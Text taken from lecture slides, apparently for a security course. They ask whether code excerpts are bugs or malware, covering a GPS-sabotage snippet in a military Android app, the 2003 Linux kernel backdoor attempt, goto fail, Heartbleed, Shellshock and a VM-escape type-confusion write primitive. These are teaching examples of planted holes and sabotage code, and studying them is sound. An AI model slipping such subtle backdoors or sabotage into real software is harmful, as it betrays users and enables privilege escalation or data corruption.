    char buf[64];
    //x is an even number that is greater than 2
    if (x <= 2 || (x & 1) != 0)
        return 1;
    //x can be expressed as the sum of 2 primes
    int64_t i;
    for (i = x; i > 0; i--)
        if (is_prime(i) && is_prime(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}
```


```
int is_prime(int64_t x) {
    int64_t i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```


Activity: A Bug or Malware?



TRAQ Android Application

- Developed for DARPA Transformative Apps program
 - 55K lines of code
 - Repurposed for DARPA APAC program...
- Data gathering and relaying tool for military
 - Strategic mission planning/review
 - Audio and video recording
 - Geo-tagged camera snapshots
 - Real-time map updates based on GPS





Subtle Corruptions (sabotage)

```
@Override  
public void onLocationChanged(Location tmpLoc) {  
    location = tmpLoc;  
    double latitude = location.getLatitude();  
    double longitude = location.getLongitude();  
    if((longitude >= 62.45 && longitude <= 73.10) &&  
        (latitude >= 25.14 && latitude <= 37.88)) {  
        location.setLongitude(location.getLongitude() + 9.252);  
        location.setLatitude(location.getLatitude() + 5.173);  
    }  
    ...  
}
```

Malware = ~10 LOC

GPS coordinates subtly corrupted if user is in Afghanistan/Pakistan!

Let's define malware

- Bad (malicious) software
- Examples: Viruses, Worms, Trojan Horses, Rootkits, Backdoors, Adware, Spyware, Keyloggers, Dialers, Ransomware...

Google define malware

Web Images News Shopping Maps More Search tools

About 3,480,000 results (0.41 seconds)

mal·ware
/'mal we(ə)r/ ⓘ

noun COMPUTING
noun: malware

1. software that is intended to damage or disable computers and computer systems.

Origin

ENGLISH
malicious → malware

ENGLISH → software

blend of *malicious* and *software*.

Translate malware to Choose language

Use over time for: malware

Mentions



Let's define a “bug”

- Unintentional error, flaw, failure, fault
- Examples: Rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws...
- Is a software bug malware?
 - What if I added the bug intentionally?

Google define software bug

Web Images News Shopping Videos More Search tools

About 13,400,000 results (0.46 seconds)

software bug

A **software bug** is an error, flaw, failure, or fault in a computer program or system that causes it to produce an incorrect or unexpected result, or to behave in unintended ways.

Software bug - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/Software_bug ▾ Wikipedia ▾

Software bug - Wikipedia, the free encyclopedia
en.wikipedia.org/wiki/Software_bug ▾ Wikipedia ▾

A software bug is an error, flaw, failure, or fault in a computer program or system will show a solution, but this is rare and, by **definition**, cannot be relied on.
Etymology - How bugs get into software - Mistake metamorphism - Prevention

What is Software Bug? - Definition from Techopedia
www.techopedia.com/definition/24864/software-bug- ▾

Software Bug Definition - A software bug is a problem causing a program to crash or produce invalid output. The problem is caused by insufficient or...

Defects | Software Testing Fundamentals
softwaretestingfundamentals.com/defect/ ▾

Jan 18, 2011 - Software Bug / Defect: Definition, Classification. A Software Defect / Bug is a condition in a software product which does not meet a software ...

What is bug? - Definition from WhatIs.com
searchsoftwarequality.techtarget.com/definition/bug ▾



Although bugs typically just cause annoying computer glitches, their impact can be much more serious. A Wired News article about the 10 worst software bugs in ...

A bug or malware?

- Context: Found in a CVS commit to the Linux Kernel source

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

Hint: This never executes...



 
"=" vs. "==" is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

Malware: Linux Backdoor Attempt (2003)

- <https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/>

```
if ((options == (_WCLONE | _WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

Hint: This never executes...

 
"=" vs. "==" is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

A bug or malware?

```
-          if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
600+
601+          if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
602+              goto fail;
603+          if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
604+              goto fail;
... @@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
617
618      hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
619      hashOut.length = SSL_SHA1_DIGEST_LEN;
620-     if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
621+     if ((err = SSLFreeBuffer(&hashCtx)) != 0)
622         goto fail;
623-     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
624+     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
625         goto fail;
626     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
627         goto fail;
... @@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
628         goto fail;
629     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630         goto fail;
631+     goto fail;
632     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
633         goto fail;
634
```

A bug or malware?

```
-           if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
-
+           if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
+               goto fail;
     if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
         goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
 
     hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
     hashOut.length = SSL_SHA1_DIGEST_LEN;
-    if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+    if ((err = SSLFreeBuffer(&hashCtx)) != 0)
        goto fail;
 
-    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+    if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
        goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
         goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
         goto fail;
+    goto fail;
 
     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
         goto fail;
```

Always goto fail

Never does the check to
verify server authenticity...

Bug?: Apple SSL CVE-2014-1266

```
-         if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
-
+     if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
        goto fail;
    if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
            hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
            hashOut.length = SSL_SHA1_DIGEST_LEN;
-        if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+        if ((err = SSLFreeBuffer(&hashCtx)) != 0)
            goto fail;

-        if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+        if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
            goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
            goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
            goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
            goto fail;
+        goto fail;
if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

Always goto fail

Never does the check to
verify server authenticity...

- Should have been caught by automated tools
- Survived almost a year
- Affected OSX and iOS

A bug or malware?

```
3969     unsigned int payload;
3970     unsigned int padding = 16; /* Use minimum padding */
3971
3972     /* Read type and payload length first */
3973     hbtype = *p++;
3974     n2s(p, payload);
3975     pl = p;
3976
3977     if (s->msg_callback)
3978         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979                         &s->s3->rrec.data[0], s->s3->rrec.length,
3980                         s, s->msg_callback_arg);
3981
3982     if (hbtype == TLS1_HB_REQUEST)
3983     {
3984         unsigned char *buffer, *bp;
3985         int r;
3986
3987         /* Allocate memory for the response, size is 1 bytes
3988          * message type, plus 2 bytes payload length, plus
3989          * payload, plus padding
3990          */
3991         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
3992         bp = buffer;
3993
3994         /* Enter response type, length and copy payload */
3995         *bp++ = TLS1_HB_RESPONSE;
3996         s2n(payload, bp);
3997         memcpy(bp, pl, payload);
```

Hint: More SSL fun...

Bug (I hope): Heartbleed

- Much less obvious
- Survived several code audits
- Live for ~2 years

Heartbeat message size controlled by the attacker...

Response size also controlled by the attacker...

Reads too much data!

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                     &s->s3->rrec.data[0], s->s3->rrec.length,
                     s, s->msg_callback_arg);

if (hbtype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 bytes
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    s2n(payload, bp);
    memcpy(bp, pl, payload);
```



"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11.

-Bruce Schneier

A bug or malware?

Hint...

```
178 /* Parse and execute the commands in STRING.  Returns whatever
179  execute_command () returns.  This frees STRING.  FLAGS is a
180  flags word; look in common.h for the possible values.  Actions
181  are:
182      (flags & SEVAL_NONINT) -> interactive = 0;
183      (flags & SEVAL_INTERACT) -> interactive = 1;
184      (flags & SEVAL_NOHIST) -> call bash_history_disable ()
185      (flags & SEVAL_NOFREE) -> don't free STRING when finished
186      (flags & SEVAL_RESETLINE) -> reset line_number to 1
187 */
188
189 int
190 parse_and_execute (string, from_file, flags)
191     char *string;
192     const char *from_file;
193     int flags;
194 {
    ...
}
```

Fix adds:

```
+ #define SEVAL_FUNCDEF 0x080      /* only allow function definitions */
+ #define SEVAL_ONECMD  0x100      /* only allow a single command */
```

Missing some input validation checks...

```
315 /* Initialize the shell variables from the current environment.
316  If PRIVMODE is nonzero, don't import functions from ENV or
317  parse $SHELLOPTS. */
318 void
319 initialize_shell_variables (env, privmode)
320     char **env;
321     int privmode;
322 {
323     char *name, *string, *temp_string;
324     int c, char_index, string_index, string_length, ro;
325     SHELL_VAR *temp_var;
326
327     create_variable_tables ();
328
329     for (string_index = 0; string = env[string_index++]; )
330     {
331         char_index = 0;
332         name = string;
333         while ((c = *string++) && c != '=')
334             ;
335         if (string[-1] == '=')
336             char_index = string - name - 1;
337
338         /* If there are weird things in the environment, like `=xxx' or a
339          string without an '=', just skip them. */
340         if (char_index == 0)
341             continue;
342
343         /* ASSERT(name[char_index] == '=') */
344         name[char_index] = '\0';
345         /* Now, name = env variable name, string = env variable value, and
346            char_index == strlen (name) */
347
348         temp_var = (SHELL_VAR *)NULL;
349
350         /* If exported function, define it now.  Don't import functions from
351          the environment in privileged mode. */
352         if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {}", string, 4))
353         {
354             string_length = strlen (string);
355             temp_string = (char *)xmalloc (3 + string_length + char_index);
356
357             strcpy (temp_string, name);
358             temp_string[char_index] = ' ';
359             strcpy (temp_string + char_index + 1, string);
360
361             if (posixly_correct == 0 || legal_identifier (name))
362                 parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```

Bug (probably): Shellshock CVE-2014-6271/7169

- Bug is due to the absence of code (validation checks)
- Present for 25 years!?
- Even more complicated to find
- Still learning the extent of this bug

Bug (probably): Shellshock CVE-2014-6271/7169



A bug or malware?



```
class A {  
    A a1;  
    A a2;  
    B b;  
    A a4;  
    A a5;  
    int i;  
    A a7;  
};
```

```
class B {  
    A a1;  
    A a2;  
    A a3;  
    A a4;  
    A a5;  
    A a6;  
    A a7;  
};
```

Malware: VM escape using bit flips

- Govindavajhala, S.; Appel, AW., "Using memory errors to attack a virtual machine," *Proceedings of IEEE Symposium on Security and Privacy*, pp.154-165, May 2003.

```
class A {           class B {  
    A a1;  
    A a2;  
    B b;  
    A a4;  
    A a5;  
    int i;  
    A a7;  
};                 };  
  
A p;  
B q;  
int offset = 6 * 4;  
void write(int address, int value) {  
    p.i = address - offset ;  
    q.a6.i = value ;  
}
```




Wait for a bit flip to obtain two pointers of incompatible types that point to the same location to circumvent the type system and execute arbitrary code in the program address space.

So what's your point?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
 - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect


